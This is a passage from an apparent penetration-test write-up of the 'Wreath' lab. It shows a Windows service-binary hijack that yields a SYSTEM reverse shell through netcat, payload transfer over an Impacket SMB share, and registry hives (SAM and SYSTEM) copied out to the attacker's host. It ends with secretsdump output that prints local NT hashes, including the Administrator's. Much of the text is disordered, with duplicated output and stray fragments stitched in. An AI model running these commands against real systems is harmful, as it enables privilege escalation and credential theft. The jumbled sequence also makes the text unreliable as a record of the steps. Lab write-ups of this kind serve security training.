[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

This created a share named "**share**" serving the current directory. On the target machine, the share was mounted and authenticated using:

```
C:\>net use \\10.50.82.54\share /USER:user s3cureP@ssword
net use \\10.50.82.54\share /USER:user s3cureP@ssword
The command completed successfully.
```

This allowed copying the compiled payload (Wrapper.exe) from the SMB share to the target's temporary directory:

```
C:\>copy \\10.50.82.54\share\Wrapper.exe %TEMP%\wraper-labdar.exe  
copy \\10.50.82.54\share\Wrapper.exe %TEMP%\wraper-labdar.exe  
    1 file(s) copied. /opt/impacket/examples/smbserver.py share . -smb2su
```

After the transfer, the SMB share was disconnected with:

```
C:\>net use \\10.50.82.54\share /del  
net use \\10.50.82.54\share /del  
\\10.50.82.54\share was deleted successfully.
```

```
sudo python3 /opt/impacket/examples/smbserver.py share .
```

The payload (**wrapper-labdar.exe**) was copied to the vulnerable service path, replacing the executable:

```
C:\Program Files (x86)\System Explorer>copy %TEMP%\wraper-labdar.exe "C:\Program Files (x86)\System Explorer\System.exe"  
copy %TEMP%\wraper-labdar.exe "C:\Program Files (x86)\System Explorer\System.exe"  
    1 file(s) copied.
```

The vulnerable service was stopped and after setting up a listener, the service was started again.

```
C:\Program Files (x86)\System Explorer>sc stop SystemExplorerHelpService  
sc stop SystemExplorerHelpService  
SERVICE_NAME: SystemExplorerHelpService  
    TYPE : 20 WIN32_SHARE_PROCESS  
    STATE : 3 STOP_PENDING  
          (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)  
    WIN32_EXIT_CODE : 0 (0x0)  
    SERVICE_EXIT_CODE : 0 (0x0)  
    CHECKPOINT : 0x0  
    WAIT_HINT : 0x1388  
C:\Program Files (x86)\System Explorer>sc start SystemExplorerHelpService  
sc start SystemExplorerHelpService  
[SC] StartService FAILED 1053:  
The service did not respond to the start or control request in a timely fashion.  
C:\>sc start SystemExplorerHelpService  
C:\Program Files (x86)\System Explorer>
```

The service failed to start properly, indicating our wrapper was **executed** — resulting in a successful **privilege escalation to SYSTEM**.

(kali㉿kali)-[~/Wreath]\$ nc -nvlp 13005
listening on [any] 13005 ...
connect to [10.50.82.54] from (UNKNOWN) [10.200.81.100] 51024 [USABLE]
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>

SC STOP SystemExplorerHelpService
SERVICE_NAME: SystemExplorerHelpService
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 3 STOP_PENDING
LAST SERVICE CHECKED : 0 (0x0)
SERVICE CODE : 0 (0x0)
WAIT_HINT : 0x1388

We can stop the service, so chances are we can also start it! Set up a
C:\>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService

All uploaded files and artifacts were removed from the target system to avoid detection and maintain operational security.

We dumped the **SAM** and **SYSTEM** registry hives. Files were exfiltrated via an authenticated SMB connection.

(root㉿kali)-[/home/kali/Wreath]\$ # smbserver.py share . -smb2support -username user -password s3cureP@ssword
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
Each local account on the target is shown here, in a format of Username, RID, LM hash, NT hash--

C:\Windows\system32>net use \\10.50.82.54\share /USER:user s3cureP@ssword
net use \\10.50.82.54\share /USER:user s3cureP@ssword
The command completed successfully.
There are a variety of tools that could do this job for us. The most reliable is (as is often the case), a
C:\Windows\system32>reg.exe save HKLM\SAM \\10.50.82.54\share\sam.bk
reg.exe save HKLM\SAM \\10.50.82.54\share\sam.bk
The operation completed successfully.
C:\Windows\system32>reg.exe save HKLM\SYSTEM \\10.50.82.54\share\system.bak
reg.exe save HKLM\SYSTEM \\10.50.82.54\share\system.bak
The operation completed successfully.
C:\Windows\system32>net use \\10.50.82.54\share /del
net use \\10.50.82.54\share /del
\\10.50.82.54\share was deleted successfully.
[*] Target domain: b0e6f1573ab0721
[*] Cleaning up...

We verified that the registry dump files (`sam.bak` and `system.bak`) were successfully transferred to our attacking machine.

```
[root@kali]# ls
# 43777.py      impacket_env    nmap.txt      socat      Wrapper1.cs
# chisel.exe    nc              Repo          socat-static  Wrapper1.exe
# CVE-2019-15107 nc.exe        sam.bak      system.bak  Wrapper.cs
# id_rsa        specify       smbserver.py  website    Wrapper.exe
#
```

Using `secretsdump.py` from the Impacket toolkit on our attacking machine, we extracted local account password hashes:

```
[root@kali]# python2 /opt/impacket-0.9.19/examples/secretsdump.py -sam ./sam.bak -system ./system.bak LOCAL
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Target system bootKey: 0xfcce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a05c3c807ceeb48c47252568da284cd2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:06e57bdd6824566d79f127fa0de844e2:::
Thomas:1000:aad3b435b51404eeaad3b435b51404ee:02d90eda8f6b6b06c32d5f207831101f:::
[*] Cleaning up ...

```

The **NT hash** of the **Administrator** account was recovered and used as proof of access. `a05c3c807ceeb48c47252568da284cd2`

Cleanup

All newly added firewall rules have been removed. The Administrator account named “labdar” on the host 10.200.81.150 was deleted. All files were deleted except for the Netcat executable located on the host 10.200.81.100. The listener can be found at:

`C:\xampp\htdocs\resources\uploads\nc-IamNobody.exe`.

It is advised that Mr. Thomas Wreath delete this file. No log files were modified during the cleanup process.